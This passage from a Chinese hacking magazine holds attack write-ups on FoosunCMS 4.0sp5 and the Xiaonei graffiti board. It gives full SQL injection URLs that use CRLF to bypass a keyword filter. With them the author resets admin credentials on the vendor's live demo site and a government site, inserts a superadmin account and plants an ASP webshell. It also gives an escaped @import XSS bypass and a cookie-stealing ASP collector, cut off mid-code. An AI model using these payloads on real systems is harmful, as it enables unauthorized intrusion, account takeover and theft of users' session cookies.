


图1 暴出数据库路径

以上代码构成了典型的注入漏洞，可以手动注入，为了方便我就用工具，如图2、图3。

虽然这个程序没有给大量利用，但我们学习的是方法和技术。

编辑点评：

基础的东西，还是积累些吧！




图2 发现注入点




图3 猜解出表内容

By oldjun[S.U.S] & flyh4t [CNSST]

风讯CMS4.0sp5的致命伤

从本文你可以学到：

1、风讯最新版本漏洞分析

2、一种发掘漏洞的思维拓展

FooSunCMS(风讯网站管理系统)是由四川风讯科技发展有限公司自主编写的一套ASP+ACCESS/MSSQL的内容管理系统程序，FoosunCMS已形成内容管理系统整站解决方案。虽然其功能强大，但是在安全性上却是非常脆弱。

记得以前风讯刚出4.0时，过滤的关键字如下：

f_NoSqlHack_AllStr="'|;|and |chr(|exec |insert |select |delete from|update |mid(|master."

先笑笑这个风讯的过滤函数，名字起的很不错，叫NoSqlHack，但是真的是这样吗？这段sql注入的屏蔽词中，好多关键词都是紧接着空格的，可以用**update%20**、**update%09**、**update/**/**代替update+空格啊。虽然过滤了分号，但是大家有条件的可以测试一下，mssql多句执行不一定是要分号来分割的，你是否觉得有寒意？过滤函数被突破的话，是否意味每个点都是注射点…

最近风讯4.0sp5问世了，我们再来看看其是否有改进。看看改进后的过滤函数：

```
Function NoSqlHack(FS_inputStr)
    Dim f_NoSqlHack_AllStr,f_NoSqlHack_Str,f_NoSqlHack_i,Str_InputStr
    Str_InputStr=FS_inputStr
    f_NoSqlHack_AllStr="*|and |exec |or |insert |select |delete |update |count |master |truncate |declare |and |exec |insert |select |delete |update |count |master |truncate |declare |char(|mid(|chr(|and[|exec[|insert[|select[|delete[|update[|count[|master[|truncate[|declare[|set[|set |set |where[|where |where |xp_cmdshell|xp_cmdshell |xp_cmdshell "
    f_NoSqlHack_Str = Split(f_NoSqlHack_AllStr,"|")

    …… 这里是去掉的若干没有用的代码

    NoSqlHack = Replace(Str_InputStr,"'","''")
End FunctionEnd Function
```

比老版本过滤的要多一些了，貌似很多关键词还有关键词+空格的都过滤了。/**/也不行了，因为*号也被过滤了，tab也被过滤了，所以%09也无法使用。但是众所周知，mssql对hacker是非常友好的，我们只要找到其他分割符号，这个函数还是很容易被突破的。

思考了一段时间，去百度查查最新的注入方法，看看电脑里一系列注入资料，我们俩绞尽脑汁搞了好久，但都没能找到一个明确的好方法；我们甚至尝试过"\n"分割，不过sql下行不通。后来我想，Mssql疏松的特性使得我们有了可趁之机，因此空格，tab都可以被它识别，所以以前的版本我们能利用tab来入侵，而且有时把空格去掉，mssql都能识别，想到这里，大家会不会跟我一样会出现一个灵感：我们可以不可以尝试回车（*这是本文的精彩之处，也是本次入侵最关键的地方*），于是我用URLEncode把回车编码了一下是：**%0D%0A%0D%0A**，下面我们来测试官方网站吧，随便注册个用户，进入用户管理后台，写了个日志，地址是：

http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2

测试个**and 1=1**，ok的，于是继续测试：

http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2;update%0D%0A%0D%0AFS_MF_Admin%20set%0D%0A% 0D%0AAdmin_Pass_Word=%27%27--

返回正常，语句成功执行了。

很不错，连忙去后台登录，心想用户名应该不会变化的，直接用admin，密码为空，后台提交的时候提示"请输入您的密码！"，很明显那是js的判断，于是把登录页面另存为本地页面，把js去掉，再提交以后又跳出来一个alert："请填写完整"，打开后台checklogin.asp页面，发现有这句：

```
if p_UserName = "" or p_TempUserPass = "" then
    Response.Write("<script>alert(""错误：\n请填写完整"");location.href=""Login.asp"";</script>")
```

```
        Response.End
    end if
```

郁闷，逼我给它设置密码啊，于是执行了下一句：http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2;update%0D%0A% 0D%0AFS_MF_Admin%20set%0D%0A%0D%0AAdmin_ Pass_Word='83aa400af464c76d'--

其中：83aa400af464c76d是数字12345678的十六位MD5，执行下，出错了，如图1。




图1 出错了


寒，原来我忘记了，这个函数还有模有样的把单引号替换掉了，这个就很容易绕过了：12345678先用用md5加密，然后再编成十六进制是3833616134303 0616634363463373664，于是我执行了下：http://demo.foosun.net/User/i_Blog/PublicLog Edit.asp?id=2;update%0D%0A%0D%0AFS_MF _Admin%20set%0D%0A%0D%0AAdmin_Pass_Word=0x38336161343030616634363463373664--

返回正常，兴奋，再进后台，输入用户名密码，结果提示：请检查用户名和密码的正确性；郁闷了，难道官方的用户名不是admin？算了，把用户名也修改掉吧，把“oldjun”十六进制转换了下发过来：0x6F6C646A756E，于是我执行了下用户名的设置：

http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2;update%0D%0A%0D%0AFS_MF_Admin%20set%0D%0A%0D%0AAdmin_Name=0x6F6C646A756E--

返回正常，证明执行成功了，再登录后台，用户名：oldjun；密码：12345678，接下来出现了让我们大失所望的结果，依旧跳出个alert提示：请检查用户名和密码的正确性。

到这个地方，我开始怀疑是官方站做了手脚了。但我不甘心，从他们的客户案例里找到一个政府站，按照上面的方法试了下，结果居然一样，执行成功了就是登录不进去！那就不是数据库的问题了，很可能是编码的问题。于是我在本地sqlserver里建个表执行了下，插入一个用户密码的数据，执行成功了，看看出来的东西，搞笑了，居然是乱码，如图2。


图2 乱码

怪不得执行成功了还是错误，编码出现问题了。肯定是十六进制编码与字段类型不符合，问了下朋友终于搞清楚了：varchar是非Unicode的字符数据；nvarchar是Unicode数据，所以还要重新编码成长的十六进制：

用户名“oldjun”编码以后是：0x6F006C0064006A0075006E00

密码“12345678”编码以后是：0x3800330061006100340030003000610066003400360034006300370036006400

好了，本地插入了下，ok，数据库出来的用户名密码均是我们预期中的数据，显示正常无乱码！于是提交下列语句到风讯：

http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2;insert%0D% 0A%0D%0Ainto%20FS_MF_Admin%20(Admin_Name,Admin_Pass_Word)values(0x6F006C0064006A0075006E00,0x3800330061006100340030003000610066003400360034006300370036006400)--

再一次的返回正常预示着风讯这个demo站已经是我的了。

再次进后台已经是没有阻拦了，虽然后台没CSS，看的我头大，但还是很欣喜啊。准备试试拿webshell，不过好像选项很少啊，看看状态条：一般管理员，我寒了，原来还有一般管理员与超级管理员之分。我又看了下风讯的数据结构，原来超级管理员是Admin_Is_Super为1的管理员。这么简单，连编码都用不着了，直接写个执行代码。由于前几次我对sql语句不放心，不敢执行太多的sql语句，所以我没加条件，也就是set用户名与密码的时候都是集体set，一个语句change了所有的用户名或者密码，这回我加了个条件：

http://demo.foosun.net/User/i_Blog/PublicLogEdit.asp?id=2;update%0D%0A%0D%0AFS_MF_Admin%20set%0D%0A%0D%0AAdmin_Is_Super=1%20where%0D%0A%0D%0AAdmin_Name =0x6F006C0064006A0075006E00--

好了，所有叫oldjun的管理员都是超级管理员了。用过FooSun的朋友都知道，它管理后台功能非常强大。用bct某人的话说，它强到是一台电脑，一台可以使得恶意用户与服务器相互沟通的电脑。下面的工作就是利用这个强大的后台得到webshell了，有两个简单的方法。第一是利用设置上传文件类型的Webshell；第二就是通过修改配置文件设置的页面，比如修改const.asp的，可以直接写入一个asp木马，如图3。





图3 插入一句话木马

本地执行下，传个大马上去，终于拿到shell了，如图4。


图4 得到webshell

剩下的事情我们没做，C盘有浏览的权限，但我们没继续尝试提权。目前所有风讯sp5以及sp5以下的sql版本已经全部处于危险之中，大家可以直接过滤危险的参数，不要带空格或者其他，官方的过滤纯属画蛇添足。我们将尽快联系风讯官方，让其尽早推出更新补丁！本次纯属测试，以及提供一个注入入侵的思路，请大家看到此文章以后不要尝试黑别人的站。

最后，感谢在测试过程中flyh4t、jnc提供的帮助，感谢东南大学网安联盟（S.U.S）的诸位兄弟对我的帮助和支持，感谢婧与其他我所有的好朋友一直以来对我的关心和理解。另外欢迎大家多踩踩我的小站：www.oldjun.com。

编辑点评：

刚刚定完稿到公园散心休息，突然收到老编急电，风讯出漏子了，文章已经发给你，赶紧处理下。得到老编下达的紧急任务后，丝毫不敢怠慢，赶紧回家！

文章的思路不错，抓住一个致命点，然后想着从MSSQL来突破，这个思路值得挖掘一把，当很多程序员写代码时安全意识提高后，我们需要进行其他方面的尝试，希本文能给大家起个好头。

校内网涂鸦板跨站测试以及拿cookie全攻略

文 oldjun[s.u.s]

LCX西线：

国庆节我回家了一次，正好碰上父亲病情确诊了，是急性肾炎，父亲的精神似乎随着身体一起萎靡起来，人显得老了。

我这一次真的是面对面的感到疾病的可怕，能把我心中高大形象不可战胜的父亲打败。联想到我们，喜欢IT的人，喜欢HACK的读者，我估计多数都是生活不太规律的人，

长期以此，估计再年轻的身体也会抵当不住身体健康状况的下降，大家应当还是要多多注意生活习惯，经常运动，保养一个好的身体状况，这样才会有自己的生活及其它了。

从本文中你可以学到

一种css里的跨站有趣利用方法

校内网是中国大学生第一大社区，拥有广大的大学生用户群。我在5月份注册了校内网，发现校内网有个功能叫涂鸦板，可以写html语句，玩黑这么久，本能的反应就是涂鸦板有跨站的空子可钻。

1. 先尝试常用的跨站方法，我估计不可能成功，果然一些跨站常用的javascript、iframe、<script>、vbscript等等关键词都被屏蔽或者替换了，甚至onload、onerror都被屏蔽了。

2. 再试<img src="java:alert(/xss/)" width=0>，发现不行，它貌似有函数判断src后面的是否为正确地址。

3. 尝试XSS包含漏洞，先新建一个文件：xss.css，利用expression执行一个函数并且onload自动执行，把这个文件放到我空间里，内容如下：

```
.testxss{
event:expression(
onload = function()
{
alert('xss');
}
)
}
```

接下来就是想办法调用这个文件了，我先尝试了下@import "url"，发现@import已经被校内封了！我很郁闷，于是开始想别的方法，baidu找啊找，却始终没有成功！

4. 还是#Import样式表调用漏洞：转了一圈后，没有收获，好郁闷，想想刚刚的方法就差一步了，再边上网搜边思考…突然间想起结束符“\0”可能会绕过校内的过滤，于是我慢慢试慢慢加，居然成功了！哈，好开心！贴代码：

```
<style type="text/css">@\i\0m\00p\000o\0000r\000000t url(http://www.oldjun.com/xss.css);</style>
<body class="testxss">
```

保存下，成功，再进自己页面看看效果，Ok，perfect（图1、图2）！




图1

很兴奋地把alert('xss');换成location.href="http://www.oldjun.com";于是大家只要访问我的校内网，都毫无例外的转到我的个人网站啦！但后来有同学不满，于是我把语句修改了下，跳出提示窗口，问是否访问：

if(confirm('"Welcometohttp://www.oldjun.com !"')){location.href="http://www.oldjun.com";}return false;}




图2

于是这个伟大的跨站漏洞就这样被我一文不值的利用着……

某日，有玩黑的哥们QQ跟我说很不爽，我问他咋的了，他说在校内里面被人攻击了，有无聊的家伙在他的校内留了一堆脏话，向来爱为兄弟两肋插刀的我怒了，我说兄弟，好歹咱也是玩黑的，骂人又不是咱强项，总不能让他给鄙视了吧，此时我已经想到了我传说已久从未一显身手的跨站了。

说试就试，回去先写代码，好歹是小小程序员，一段简单的asp自然不在话下，一会来雏形就出来啦，保存为getcookie.asp：

```
<%
dim getcookie
dim ttime
dim str
'取得到的cookie
getcookie=request("cookie")
'取时间，cookie有期限的哦
ttime=now()
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("cookie.txt"),8,True)
'生成字符串
str=ttime & "———" & getcookie
'写进cookie.txt
file.writeline(str)
file.close
set file=nothing
set fs=nothing
'再转回去，神不知鬼不觉的
